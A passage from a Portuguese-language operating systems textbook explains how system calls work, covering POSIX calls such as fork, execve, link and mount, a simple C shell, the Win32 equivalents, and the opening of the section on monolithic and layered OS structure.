Entretanto, a instrução TRAP também difere da instrução de chamada de rotina de duas maneiras fundamentais. Primeiro, como efeito colateral, ela troca para o modo núcleo. A instrução de chamada de rotina não muda o modo. Segundo, em vez de dar um endereço relativo ou absoluto onde a rotina está localizada, a instrução TRAP não pode saltar para um endereço arbitrário. Dependendo da arquitetura, ela salta para um único local fixo, ou há um campo de 8 bits na instrução fornecendo o índice para uma tabela na memória contendo endereços para saltar, ou algo equivalente.

O código de núcleo que se inicia seguindo a instrução TRAP examina o número da chamada de sistema e então o despacha para o tratador correto da chamada de sistema, normalmente através de uma tabela de ponteiros que designam as rotinas de tratamento de chamadas de sistema indexadas pelo número da chamada (passo 7). Nesse ponto, é executado o tratamento de chamada de sistema (passo 8). Uma vez que ele tenha completado o seu trabalho, o controle pode ser retornado para a rotina de biblioteca no espaço do usuário na instrução após a instrução TRAP (passo 9). Essa rotina retorna para o programa do usuário da maneira usual que as chamadas de rotina retornam (passo 10).

FIGURA 1.17 Os 11 passos na realização da chamada de sistema read (fd, buffer, nbytes).

Para terminar a tarefa, o programa do usuário tem de limpar a pilha, como ele faz após qualquer chamada de rotina (passo 11). Presumindo que a pilha cresce para baixo, como muitas vezes é o caso, o código compilado incrementa o ponteiro da pilha exatamente o suficiente para remover os parâmetros empilhados antes da chamada *read*. O programa está livre agora para fazer o que quiser em seguida.

No passo 9, dissemos "pode ser retornado para a rotina de biblioteca no espaço do usuário" por uma boa razão. A chamada de sistema pode bloquear quem a chamou, impedindo-o de seguir. Por exemplo, se ele está tentando ler do teclado e nada foi digitado ainda, ele tem de ser bloqueado. Nesse caso, o sistema operacional vai procurar à sua volta para ver se algum outro processo pode ser executado em seguida. Mais tarde, quando a entrada desejada estiver disponível, esse processo receberá a atenção do sistema e executará os passos 9-11.

Nas seções a seguir, examinaremos algumas das chamadas de sistema POSIX mais usadas, ou mais especificamente, as rotinas de biblioteca que fazem uso dessas chamadas de sistema. POSIX tem cerca de 100 chamadas de rotina. Algumas das mais importantes estão listadas na Figura 1.18, agrupadas por conveniência em quatro categorias. No texto, examinaremos brevemente cada chamada para ver o que ela faz.

Em grande medida, os serviços oferecidos por essas chamadas determinam a maior parte do que o sistema operacional tem de fazer, tendo em vista que o gerenciamento de recursos em computadores pessoais é mínimo (pelo menos comparado a grandes máquinas com múltiplos usuários). Os serviços incluem coisas como criar e finalizar processos, criar, excluir, ler e escrever arquivos, gerenciar diretórios e realizar entradas e saídas.

Como nota, vale a pena observar que o mapeamento de chamadas de rotina POSIX em chamadas de sistema não é de uma para uma. O padrão POSIX especifica uma série de procedimentos que um sistema em conformidade com esse padrão deve oferecer, mas ele não especifica se elas são chamadas de sistema, chamadas de biblioteca ou algo mais. Se uma rotina pode ser executada sem invocar uma chamada de sistema (isto é, sem um desvio para o núcleo), normalmente ela será realizada no espaço do usuário por questões de desempenho. No entanto, a maioria das rotinas POSIX invoca chamadas de sistema, em geral com uma rotina mapeando diretamente uma chamada de sistema. Em alguns casos — especialmente onde várias rotinas exigidas são apenas pequenas variações umas das outras — uma chamada de sistema lida com mais de uma chamada de biblioteca.

1.6.1 Chamadas de sistema para gerenciamento de processos

O primeiro grupo de chamadas na Figura 1.18 lida com o gerenciamento de processos. A chamada fork é um bom ponto para se começar a discussão. A chamada fork é a única maneira para se criar um processo novo em POSIX. Ela cria uma cópia exata do processo original, incluindo todos os descritores de arquivos, registradores — tudo. Após a fork, o processo original e a cópia (o processo pai e o processo filho) seguem seus próprios caminhos separados. Todas as variáveis têm valores idênticos no momento da fork, mas como os dados do processo pai são copiados para criar o processo filho, mudanças subsequentes em um deles não afetam o outro. (O texto do programa, que é inalterável, é compartilhado entre os processos pai e filho). A chamada fork retorna um valor, que é zero no processo filho e igual ao **PID (Process IDentifier** — identificador de processo) do processo filho no processo pai. Usando o PID retornado, os dois processos podem ver qual é o processo pai e qual é o filho.

Na maioria dos casos, após uma fork, o processo filho precisará executar um código diferente do processo pai. Considere o caso do shell. Ele lê um comando do terminal, cria um processo filho, espera que ele execute o comando e então lê o próximo comando quando o processo filho termina. Para esperar que o processo filho termine, o processo pai executa uma chamada de sistema waitpid, que apenas espera até o processo filho terminar (qualquer processo filho se mais de um existir). Waitpid pode esperar por um processo filho específico ou por qualquer filho mais velho configurando-se o primeiro parâmetro em –1. Quando waitpid termina, o endereço apontado pelo segundo parâmetro, *statloc*, será configurado como estado de saída do processo filho (término normal ou anormal e valor de saída). Várias opções também são fornecidas, especificadas pelo terceiro parâmetro. Por exemplo, retornar imediatamente se nenhum processo filho já tiver terminado.

Agora considere como a fork é usada pelo shell. Quando um comando é digitado, o shell cria um novo processo. Esse processo filho tem de executar o comando de usuário. Ele o faz usando a chamada de sistema execve, que faz que toda a sua imagem de núcleo seja substituída pelo arquivo nomeado no seu primeiro parâmetro. (Na realidade, a chamada de sistema em si é exec, mas várias rotinas de biblioteca a chamam com parâmetros diferentes e nomes ligeiramente diferentes. Nós as trataremos aqui como chamadas de sistema.) Um shell altamente simplificado ilustrando o uso de fork, waitpid e execve é mostrado na Figura 1.19.

FIGURA 1.18 Algumas das principais chamadas de sistema POSIX. O código de retorno *s* é –1 se um erro tiver ocorrido. Os códigos de retorno são os seguintes: *pid* é um processo id, *fd* é um descritor de arquivo, *n* é um contador de bytes, *position* é um deslocamento no interior do arquivo e *seconds* é o tempo decorrido. Os parâmetros são explicados no texto.

Gerenciamento de processos

Chamada	Descrição
pid = fork( )	Cria um processo filho idêntico ao pai
pid = waitpid(pid, &statloc, options)	Espera que um processo filho seja concluído
s = execve(name, argv, environp)	Substitui a imagem do núcleo de um processo
exit(status)	Conclui a execução do processo e devolve status

Gerenciamento de arquivos

Chamada	Descrição
fd = open(file, how, ...)	Abre um arquivo para leitura, escrita ou ambos
s = close(fd)	Fecha um arquivo aberto
n = read(fd, buffer, nbytes)	Lê dados a partir de um arquivo em um buffer
n = write(fd, buffer, nbytes)	Escreve dados a partir de um buffer em um arquivo
position = lseek(fd, offset, whence)	Move o ponteiro do arquivo
s = stat(name, &buf)	Obtém informações sobre um arquivo

Gerenciamento do sistema de diretório e arquivo

Chamada	Descrição
s = mkdir(name, mode)	Cria um novo diretório
s = rmdir(name)	Remove um diretório vazio
s = link(name1, name2)	Cria uma nova entrada, name2, apontando para name1
s = unlink(name)	Remove uma entrada de diretório
s = mount(special, name, flag)	Monta um sistema de arquivos
s = umount(special)	Desmonta um sistema de arquivos

Diversas

Chamada	Descrição
s = chdir(dirname)	Altera o diretório de trabalho
s = chmod(name, mode)	Altera os bits de proteção de um arquivo
s = kill(pid, signal)	Envia um sinal para um processo
seconds = time(&seconds)	Obtém o tempo decorrido desde 1º de janeiro de 1970

FIGURA 1.19 Um interpretador de comandos simplificado. Neste livro, presume-se que *TRUE* seja definido como 1.*

```
#define TRUE 1

while (TRUE) {                                  /* repita para sempre */
      type_prompt( );                           /* mostra prompt na tela */
      read_command(command, parameters);        /* le entrada do terminal */

      if (fork( ) != 0) {                       /* cria processo filho */
          /* Codigo do processo pai. */
          waitpid(-1, &status, 0);              /* aguarda o processo filho acabar */
      } else {
          /* Codigo do processo filho. */
          execve(command, parameters, 0);       /* executa o comando */
      }
}
```

* A linguagem C não permite o uso de caracteres com acentos, por isso os comentários neste e em outros códigos C estão sem acentuação. (N.R.T.)

No caso mais geral, execve possui três parâmetros: o nome do arquivo a ser executado, um ponteiro para o arranjo de argumentos e um ponteiro para o arranjo de ambiente. Esses parâmetros serão descritos brevemente. Várias rotinas de biblioteca, incluindo *execl, execv, execle* e *execve*, são fornecidas para permitir que os parâmetros sejam omitidos ou especificados de várias maneiras. Neste livro, usaremos o nome exec para representar a chamada de sistema invocada por todas essas rotinas.

Vamos considerar o caso de um comando como

```
cp fd1 fd2
```

usado para copiar o *fd1* para o *fd2*. Após o shell ter criado o processo filho, este localiza e executa o arquivo *cp* e passa para ele os nomes dos arquivos de origem e de destino.

O programa principal de *cp* (e programa principal da maioria dos outros programas C) contém a declaração

```
main(argc, argv, envp)
```


onde *argc* é uma contagem do número de itens na linha de comando, incluindo o nome do programa. Para o exemplo, *argc* é 3.

O segundo parâmetro, *argv*, é um ponteiro para um arranjo. O elemento *i* do arranjo é um ponteiro para a *i*-ésima cadeia de caracteres na linha de comando. Em nosso exemplo, *argv*[0] apontaria para a cadeia de caracteres “cp”, *argv*[1] apontaria para a “fd1” e *argv*[2] apontaria para a “fd2”.

O terceiro parâmetro do *main*, *envp*, é um ponteiro para o ambiente, um arranjo de cadeias de caracteres contendo atribuições da forma *nome* = *valor* usadas para passar informações como o tipo de terminal e o nome do diretório home para programas. Há rotinas de biblioteca que os programas podem chamar para conseguir as variáveis de ambiente, as quais são muitas vezes usadas para personalizar como um usuário quer desempenhar determinadas tarefas (por exemplo, a impressora padrão a ser utilizada). Na Figura 1.19, nenhum ambiente é passado para o processo filho, então o terceiro parâmetro de *execve* é um zero.

Se exec parece complicado, não se desespere; ela é (semanticamente) a mais complexa de todas as chamadas de sistema POSIX. Todas as outras são muito mais simples. Como um exemplo de uma chamada simples, considere exit, que os processos devem usar para terminar a sua execução. Ela tem um parâmetro, o estado da saída (0 a 255), que é retornado ao processo pai via *statloc* na chamada de sistema waitpid.

Processos em UNIX têm sua memória dividida em três segmentos: o **segmento de texto** (isto é, código de programa), o **segmento de dados** (isto é, as variáveis) e o **segmento de pilha**. O segmento de dados cresce para cima e a pilha cresce para baixo, como mostrado na Figura 1.20. Entre eles há uma lacuna de espaço de endereço não utilizado. A pilha cresce na lacuna automaticamente, na medida do necessário, mas a expansão do segmento de dados é feita explicitamente pelo uso de uma chamada de sistema, brk, que especifica o novo endereço onde o segmento de dados deve terminar. Essa chamada, no entanto, não é definida pelo padrão POSIX, tendo em vista que os programadores são encorajados a usar a rotina de biblioteca *malloc* para alocar dinamicamente memória, e a implementação subjacente de *malloc* não foi vista como um assunto adequado para padronização, pois poucos programadores a usam diretamente e é questionável se alguém mesmo percebe que brk não está no POSIX.

FIGURA 1.20 Os processos têm três segmentos: texto, dados e pilha.

1.6.2 Chamadas de sistema para gerenciamento de arquivos

Muitas chamadas de sistema relacionam-se ao sistema de arquivos. Nesta seção examinaremos as chamadas que operam sobre arquivos individuais; na próxima, examinaremos as que envolvem diretórios ou o sistema de arquivos como um todo.

Para ler ou escrever um arquivo, é preciso primeiro abri-lo. Essa chamada especifica o nome do arquivo a ser aberto, seja como um nome de caminho absoluto ou relativo ao diretório de trabalho, assim como um código de *O_RDONLY*, *O_WRONLY*, ou *O_RDWR*, significando aberto para leitura, escrita ou ambos. Para criar um novo arquivo, o parâmetro *O_CREAT* é usado.

O descritor de arquivos retornado pode então ser usado para leitura ou escrita. Em seguida, o arquivo pode ser fechado por close, que torna o descritor disponível para ser reutilizado em um open subsequente.

As chamadas mais intensamente usadas são, sem dúvida, read e write. Já vimos read. Write tem os mesmos parâmetros.

Embora a maioria dos programas leia e escreva arquivos sequencialmente, alguns programas de aplicativos precisam ser capazes de acessar qualquer parte de um arquivo de modo aleatório. Associado a cada arquivo há um ponteiro que indica a posição atual no arquivo. Quando lendo (escrevendo) sequencialmente, ele em geral aponta para o próximo byte a ser lido (escrito). A chamada lseek muda o valor do ponteiro de posição, de maneira que chamadas subsequentes para ler ou escrever podem começar em qualquer parte no arquivo.

Lseek tem três parâmetros: o primeiro é o descritor de arquivo para o arquivo, o segundo é uma posição do arquivo e o terceiro diz se a posição do arquivo é relativa ao começo, à posição atual ou ao fim do arquivo. O valor retornado por lseek é a posição absoluta no arquivo (em bytes) após mudar o ponteiro.

Para cada arquivo, UNIX registra o tipo do arquivo (regular, especial, diretório, e assim por diante), tamanho, hora da última modificação e outras informações. Os programas podem pedir para ver essas informações através de uma chamada de sistema stat. O primeiro parâmetro especifica o arquivo a ser inspecionado; o segundo é um ponteiro para uma estrutura na qual a informação deverá ser colocada. As chamadas fstat fazem a mesma coisa para um arquivo aberto.

1.6.3 Chamadas de sistema para gerenciamento de diretórios

Nesta seção examinaremos algumas chamadas de sistema que se relacionam mais aos diretórios ou o sistema de arquivos como um todo, em vez de apenas um arquivo específico como na seção anterior. As primeiras duas chamadas, mkdir e rmdir, criam e removem diretórios vazios, respectivamente. A próxima chamada é link. Sua finalidade é permitir que o mesmo arquivo apareça sob dois ou mais nomes, muitas vezes em diretórios diferentes. Um uso típico é permitir que vários membros da mesma equipe de programação compartilhem um arquivo comum, com cada um deles tendo o arquivo aparecendo no seu próprio diretório, possivelmente sob nomes diferentes. Compartilhar um arquivo não é o mesmo que dar a cada membro da equipe uma cópia particular; ter um arquivo compartilhado significa que as mudanças feitas por qualquer membro da equipe são instantaneamente visíveis para os outros membros, mas há apenas um arquivo. Quando cópias de um arquivo são feitas, mudanças subsequentes feitas para uma cópia não afetam as outras.

Para vermos como link funciona, considere a situação da Figura 1.21(a). Aqui há dois usuários, *ast* e *jim*, cada um com o seu próprio diretório com alguns arquivos. Se *ast* agora executa um programa contendo a chamada de sistema

```
link("/usr/jim/memo", "/usr/ast/note");
```

o arquivo *memo* no diretório de *jim* estará aparecendo agora no diretório de *ast* sob o nome *note*. Daí em diante, */usr/jim/memo* e */usr/ast/note* referem-se ao mesmo arquivo. Como uma nota, se os diretórios serão mantidos em */usr*, */user*, */home,* ou em outro lugar é apenas uma decisão tomada pelo administrador do sistema local.

Compreender como link funciona provavelmente tornará mais claro o que ele faz. Todo arquivo UNIX tem um número único, o seu i-número, que o identifica. Esse i-número é um índice em uma tabela de **i-nós**, um por arquivo, dizendo quem possui o arquivo, onde seus blocos de disco estão e assim por diante. Um diretório é apenas um arquivo contendo um conjunto de pares (i-número, nome em ASCII). Nas primeiras versões do UNIX, cada entrada de diretório tinha 16 bytes — 2 bytes para o i-número e 14 bytes para o nome. Agora, uma estrutura mais complicada é necessária para dar suporte a nomes longos de arquivos, porém conceitualmente, um diretório ainda é um conjunto de pares (i-número, nome em ASCII). Na Figura 1.21, *mail* tem o i-número 16 e assim por diante. O que link faz é nada mais que criar uma entrada de diretório nova com um

FIGURA 1.21 (a) Dois diretórios antes da ligação de */usr/jim/memo* ao diretório *ast*. (b) Os mesmos diretórios depois dessa ligação.

(a)

/usr/ast		/usr/jim	
16	correio	31	bin
81	jogos	70	memo
40	teste	59	f.c.
		38	prog1

(b)

/usr/ast		/usr/jim	
16	correio	31	bin
81	jogos	70	memo
40	teste	59	f.c.
70	nota	38	prog1

nome (possivelmente novo), usando o i-número de um arquivo existente. Na Figura 1.21(b), duas entradas têm o mesmo i-número (70) e desse modo, referem-se ao mesmo arquivo. Se qualquer uma delas for removida mais tarde, usando a chamada de sistema unlink, a outra permanece. Se ambas são removidas, UNIX vê que não existem entradas para o arquivo (um campo no i-nó registra o número de entradas de diretório apontando para o arquivo), assim o arquivo é removido do disco.

Como mencionamos antes, a chamada de sistema mount permite que dois sistemas de arquivos sejam fundidos em um. Uma situação comum é ter o sistema de arquivos-raiz, contendo as versões (executáveis) binárias dos comandos comuns e outros arquivos intensamente usados, em uma (sub)partição de disco rígido e os arquivos do usuário em outra (sub)partição. Posteriormente o usuário pode ainda inserir um disco USB com arquivos para serem lidos.

Ao executar a chamada de sistema mount, o sistema de arquivos USB pode ser anexado ao sistema de arquivos-raiz, como mostrado na Figura 1.22. Um comando típico em C para realizar essa montagem é

```
mount("/dev/sdb0", "/mnt", 0);
```

onde o primeiro parâmetro é o nome de um arquivo especial de blocos para a unidade de disco 0, o segundo é o lugar na árvore onde ele deve ser montado, e o terceiro diz se o sistema de arquivos deve ser montado como leitura e escrita ou somente leitura.

Após a chamada mount, um arquivo na unidade de disco 0 pode ser acessado usando o seu caminho do diretório-raiz ou do diretório de trabalho, sem levar em consideração em qual unidade de disco ele está. Na realidade, a segunda, terceira e quarta unidades de disco também podem ser montadas em qualquer parte na árvore. A chamada mount torna possível integrar meios removíveis em uma única hierarquia de arquivos integrada, sem precisar preocupar-se em qual dispositivo se encontra um arquivo. Embora esse exemplo envolva CD-ROMs, porções de discos rígidos (muitas vezes chamadas **partições** ou **dispositivos secundários**) também podem ser montadas dessa maneira, assim como discos rígidos externos e *pen drives* USB. Quando um sistema de arquivos não é mais necessário, ele pode ser desmontado com a chamada de sistema umount.

1.6.4 Chamadas de sistema diversas

Existe também uma variedade de outras chamadas de sistema. Examinaremos apenas quatro delas aqui. A chamada chdir muda o diretório de trabalho atual. Após a chamada

```
chdir("/usr/ast/test");
```

uma abertura no arquivo *xyz* abrirá */usr/ast/test/xyz*. O conceito de um diretório de trabalho elimina a necessidade de digitar (longos) nomes de caminhos absolutos a toda hora.

Em UNIX todo arquivo tem um modo usado para proteção. O modo inclui os bits de leitura-escrita-execução para o proprietário, para o grupo e para os outros. A chamada de sistema chmod torna possível mudar o modo de um arquivo. Por exemplo, para tornar um arquivo como somente de leitura para todos, exceto o proprietário, poderia ser executado


```
chmod("file", 0644);
```

A chamada de sistema kill é a maneira pela qual os usuários e os processos de usuários enviam sinais. Se um processo está preparado para capturar um sinal em particular, então, quando ele chega, uma rotina de tratamento desse sinal é executada. Se o processo não está preparado para lidar com um sinal, então sua chegada mata o processo (daí seu nome).

O POSIX define uma série de rotinas para lidar com o tempo. Por exemplo, time retorna o tempo atual somente em segundos, com 0 correspondendo a 1º de janeiro, 1970, à meia-noite (bem como se o dia estivesse começando, não terminando). Em computadores usando palavras de 32 bits, o valor máximo que time pode retornar é $2^{32} - 1$ s (presumindo que um inteiro sem sinal esteja sendo usado). Esse valor corresponde a um pouco mais de 136 anos. Desse modo, no ano 2106, sistemas UNIX de 32 bits entrarão em pane, de maneira

FIGURA 1.22 (a) O sistema de arquivos antes da montagem. (b) O sistema de arquivos após a montagem.

(a)

(b)

semelhante ao famoso problema Y2K que causaria um estrago enorme com os computadores do mundo em 2000, não fosse o esforço enorme realizado pela indústria de TI para resolver o problema. Se hoje você possui um sistema UNIX de 32 bits, aconselhamos que você o troque por um de 64 bits em algum momento antes do ano de 2106.

1.6.5 A API Win32 do Windows

Até aqui nos concentramos fundamentalmente no UNIX. Agora chegou o momento para examinarmos com brevidade o Windows. O Windows e o UNIX diferem de uma maneira fundamental em seus respectivos modelos de programação. Um programa UNIX consiste de um código que faz uma coisa ou outra, fazendo chamadas de sistema para ter determinados serviços realizados. Em comparação, um programa Windows é normalmente direcionado por eventos. O programa principal espera por algum evento acontecer, então chama uma rotina para lidar com ele. Eventos típicos são teclas sendo pressionadas, o mouse sendo movido, um botão do mouse acionado, ou um disco flexível inserido. Tratadores são então chamados para processar o evento, atualizar a tela e o estado do programa interno. Como um todo, isso leva a um estilo de certa maneira diferente de programação do que com o UNIX, mas tendo em vista que o foco deste livro está na função e estrutura do sistema operacional, esses modelos de programação diferentes não nos dizem mais respeito.

É claro, o Windows também tem chamadas de sistema. Com o UNIX, há quase uma relação de um para um entre as chamadas de sistema (por exemplo, read) e as rotinas de biblioteca (por exemplo, *read*) usadas para invocar as chamadas de sistema. Em outras palavras, para cada chamada de sistema, há aproximadamente uma rotina de biblioteca que é chamada para invocá-la, como indicado na Figura 1.17. Além disso, POSIX tem apenas em torno de 100 chamadas de rotina.

Com o Windows, a situação é radicalmente diferente. Para começo de conversa, as chamadas de biblioteca e as chamadas de sistema reais são altamente desacopladas. A Microsoft definiu um conjunto de rotinas chamadas de **API Win32 (Application Programming Interface** — interface de programação de aplicativos) que se espera que os programadores usem para acessar os serviços do sistema operacional. Essa interface tem contado com o suporte (parcial) de todas as versões do Windows desde o Windows 95. Ao desacoplar a interface API das chamadas de sistema reais, a Microsoft retém a capacidade de mudar as chamadas de sistema reais a qualquer tempo (mesmo de um lançamento para outro) sem invalidar os programas existentes. O que de fato constitui o Win32 também é um tanto ambíguo, pois versões recentes do Windows têm muitas chamadas novas que não estavam disponíveis anteriormente. Nesta seção, Win32 significa a interface que conta com o suporte de todas as versões do Windows. A Win32 proporciona compatibilidade entre as versões do Windows.

O número de chamadas API Win32 é extremamente grande, chegando a milhares. Além disso, enquanto muitas delas invocam chamadas de sistema, um número substancial é executado inteiramente no espaço do usuário. Como consequência, com o Windows é impossível de se ver o que é uma chamada de sistema (isto é, realizada pelo núcleo) e o que é apenas uma chamada de biblioteca do espaço do usuário. Na realidade, o que é uma chamada de sistema em uma versão do Windows pode ser feito no espaço do usuário em uma versão diferente, e vice-versa. Quando discutirmos as chamadas de sistema do Windows neste livro, usaremos as rotinas Win32 (quando for apropriado), já que a Microsoft garante que essas rotinas seguirão estáveis com o tempo. Mas vale a pena lembrar que nem todas elas são verdadeiras chamadas de sistema (isto é, levam o controle para o núcleo).

A API Win32 tem um número enorme de chamadas para gerenciar janelas, figuras geométricas, texto, fontes, barras de rolagem, caixas de diálogo, menus e outros aspectos da interface gráfica GUI. Na medida em que o subsistema gráfico é executado no núcleo (uma verdade em algumas versões do Windows, mas não todas), elas são chamadas de sistema; do contrário, são apenas chamadas de biblioteca. Deveríamos discutir essas chamadas neste livro ou não? Tendo em vista que elas não são realmente relacionadas à função do sistema operacional, decidimos que não, embora elas possam ser executadas pelo núcleo. Leitores interessados na API Win32 devem consultar um dos muitos livros sobre o assunto (por exemplo, HART, 1997; RECTOR e NEWCOMER, 1997; e SIMON, 1997).

Mesmo introduzir todas as chamadas API Win32 aqui está fora de questão, então vamos nos restringir àquelas chamadas que correspondem mais ou menos à funcionalidade das chamadas UNIX listadas na Figura 1.18. Estas estão listadas na Figura 1.23.

Vamos agora repassar brevemente a lista da Figura 1.23. CreateProcess cria um novo processo, realizando o trabalho combinado de fork e execve em UNIX. Possui muitos parâmetros especificando as propriedades do processo recentemente criado. O Windows não tem uma hierarquia de processo como o UNIX, então não há um conceito de um processo pai e um processo filho. Após

um processo ser criado, o criador e criatura são iguais. WaitForSingleObject é usado para esperar por um evento. É possível se esperar por muitos eventos com essa chamada. Se o parâmetro especifica um processo, então quem chamou espera pelo processo especificado terminar, o que é feito usando ExitProcess.

As próximas seis chamadas operam em arquivos e são funcionalmente similares a suas correspondentes do UNIX, embora difiram nos parâmetros e detalhes. Ainda assim, os arquivos podem ser abertos, fechados, lidos e escritos de uma maneira bastante semelhante ao UNIX. As chamadas SetFilePointer e GetFileAttributesEx estabelecem a posição do arquivo e obtêm alguns de seus atributos.

O Windows tem diretórios e eles são criados com chamadas API CreateDirectory e RemoveDirectory, respectivamente. Há também uma noção de diretório atual, determinada por SetCurrentDirectory. A hora atual do dia é conseguida usando GetLocalTime.

A interface Win32 não tem links para os arquivos, tampouco sistemas de arquivos montados, segurança ou sinais, de maneira que não existem as chamadas correspondentes ao UNIX. É claro, Win32 tem um número enorme de outras chamadas que o UNIX não tem, em especial para gerenciar a interface gráfica GUI. O Windows Vista tem um sistema de segurança elaborado e também dá suporte a links de arquivos. Os Windows 7 e 8 acrescentam ainda mais aspectos e chamadas de sistema.

Uma última nota a respeito do Win32 talvez valha a pena ser feita. O Win32 não é uma interface realmente uniforme ou consistente. A principal culpada aqui foi a necessidade de ser retroativamente compatível com a interface anterior de 16 bits usada no Windows 3.x.

1.7 Estrutura de sistemas operacionais

Agora que vimos como os sistemas operacionais parecem por fora (isto é, a interface do programador), é hora de darmos uma olhada por dentro. Nas seções a seguir, examinaremos seis estruturas diferentes que foram tentadas, a fim de termos alguma ideia do espectro de possibilidades. Isso não quer dizer que esgotaremos o assunto, mas elas dão uma ideia de alguns projetos que foram tentados na prática. Os seis projetos que discutiremos aqui são sistemas monolíticos, sistemas de camadas, micronúcleos, sistemas cliente-servidor, máquinas virtuais e exonúcleos.

FIGURA 1.23 As chamadas da API Win32 que correspondem aproximadamente às chamadas UNIX da Figura 1.18. Vale a pena enfatizar que o Windows tem um número muito grande de outras chamadas de sistema, a maioria das quais não corresponde a nada no UNIX.

UNIX	Win32	Descrição
fork	CreateProcess	Cria um novo processo
waitpid	WaitForSingleObject	Pode esperar que um processo termine
execve	(nenhuma)	CreateProcess = fork + execve
exit	ExitProcess	Conclui a execução
open	CreateFile	Cria um arquivo ou abre um arquivo existente
close	CloseHandle	Fecha um arquivo
read	ReadFile	Lê dados a partir de um arquivo
write	WriteFile	Escreve dados em um arquivo
lseek	SetFilePointer	Move o ponteiro do arquivo
stat	GetFileAttributesEx	Obtém vários atributos do arquivo
mkdir	CreateDirectory	Cria um novo diretório
rmdir	RemoveDirectory	Remove um diretório vazio
link	(nenhuma)	Win32 não dá suporte a ligações
unlink	DeleteFile	Destrói um arquivo existente
mount	(nenhuma)	Win32 não dá suporte a mount
umount	(nenhuma)	Win32 não dá suporte a mount
chdir	SetCurrentDirectory	Altera o diretório de trabalho atual
chmod	(nenhuma)	Win32 não dá suporte a segurança (embora o NT suporte)
kill	(nenhuma)	Win32 não dá suporte a sinais
time	GetLocalTime	Obtém o tempo atual

1.7.1 Sistemas monolíticos

De longe a organização mais comum, na abordagem monolítica todo o sistema operacional é executado como um único programa em modo núcleo. O sistema operacional é escrito como uma coleção de rotinas, ligadas a um único grande programa binário executável. Quando a técnica é usada, cada procedimento no sistema é livre para chamar qualquer outro, se este oferecer alguma computação útil de que o primeiro precisa. Ser capaz de chamar qualquer procedimento que você quer é muito eficiente, mas ter milhares de procedimentos que podem chamar um ao outro sem restrições pode também levar a um sistema difícil de lidar e compreender. Também, uma quebra em qualquer uma dessas rotinas derrubará todo o sistema operacional.

Para construir o programa objeto real do sistema operacional quando essa abordagem é usada, é preciso primeiro compilar todas as rotinas individuais (ou os arquivos contendo as rotinas) e então juntá-las em um único arquivo executável usando o ligador (*linker*) do sistema. Em termos de ocultação de informações, essencialmente não há nenhuma — toda rotina é visível para toda outra rotina (em oposição a uma estrutura contendo módulos ou pacotes, na qual grande parte da informação é escondida dentro de módulos, e apenas os pontos de entrada oficialmente designados podem ser chamados de fora do módulo).

Mesmo em sistemas monolíticos, no entanto, é possível se ter alguma estrutura. Os serviços (chamadas de sistema) providos pelo sistema operacional são requisitados colocando-se os parâmetros em um local bem definido (por exemplo, em uma pilha) e então executando uma instrução de desvio de controle (*trap*). Essa instrução chaveia a máquina do modo usuário para o modo núcleo e transfere o controle para o sistema operacional, mostrado no passo 6 na Figura 1.17. O sistema operacional então busca os parâmetros e determina qual chamada de sistema será executada. Depois disso, ele indexa uma tabela que contém na linha k um ponteiro para a rotina que executa a chamada de sistema k (passo 7 na Figura 1.17).

Essa organização sugere uma estrutura básica para o sistema operacional:


1. Um programa principal que invoca a rotina de serviço requisitada.
2. Um conjunto de rotinas de serviço que executam as chamadas de sistema.
3. Um conjunto de rotinas utilitárias que ajudam as rotinas de serviço.

Nesse modelo, para cada chamada de sistema há uma rotina de serviço que se encarrega dela e a executa. As rotinas utilitárias fazem coisas que são necessárias para várias rotinas de serviços, como buscar dados de programas dos usuários. Essa divisão em três camadas é mostrada na Figura 1.24.

Além do sistema operacional principal que é carregado quando o computador é inicializado, muitos sistemas operacionais dão suporte a extensões carregáveis, como drivers de dispositivos de E/S e sistemas de arquivos. Esses componentes são carregados conforme a demanda. No UNIX eles são chamados de **bibliotecas compartilhadas**. No Windows são chamados de **DLLs (Dynamic Link Libraries** — bibliotecas de ligação dinâmica). Eles têm a extensão de arquivo *.dll* e o diretório *C:\Windows\system32* nos sistemas Windows tem mais de 1.000 deles.

1.7.2 Sistemas de camadas

Uma generalização da abordagem da Figura 1.24 é organizar o sistema operacional como uma hierarquia de camadas, cada uma construída sobre a camada abaixo dela.

FIGURA 1.24 Um modelo de estruturação simples para um sistema monolítico.

O primeiro sistema construído dessa maneira foi o sistema THE desenvolvido na Technische Hogeschool Eindhoven na Holanda por E. W. Dijkstra (1968) e seus estudantes. O sistema THE era um sistema em lote simples para um computador holandês, o Electrologica X8, que tinha 32 K de palavras de 27 bits (bits eram caros na época).

O sistema tinha seis camadas, com mostrado na Figura 1.25. A camada 0 lidava com a alocação do processador, realizando o chaveamento de processos quando ocorriam interrupções ou quando os temporizadores expiravam. Acima da camada 0, o sistema consistia em processos sequenciais e cada um deles podia ser programado sem precisar preocupar-se com o fato de que múltiplos processos estavam sendo executados em um único processador. Em outras palavras, a camada 0 fornecia a multiprogramação básica da CPU.

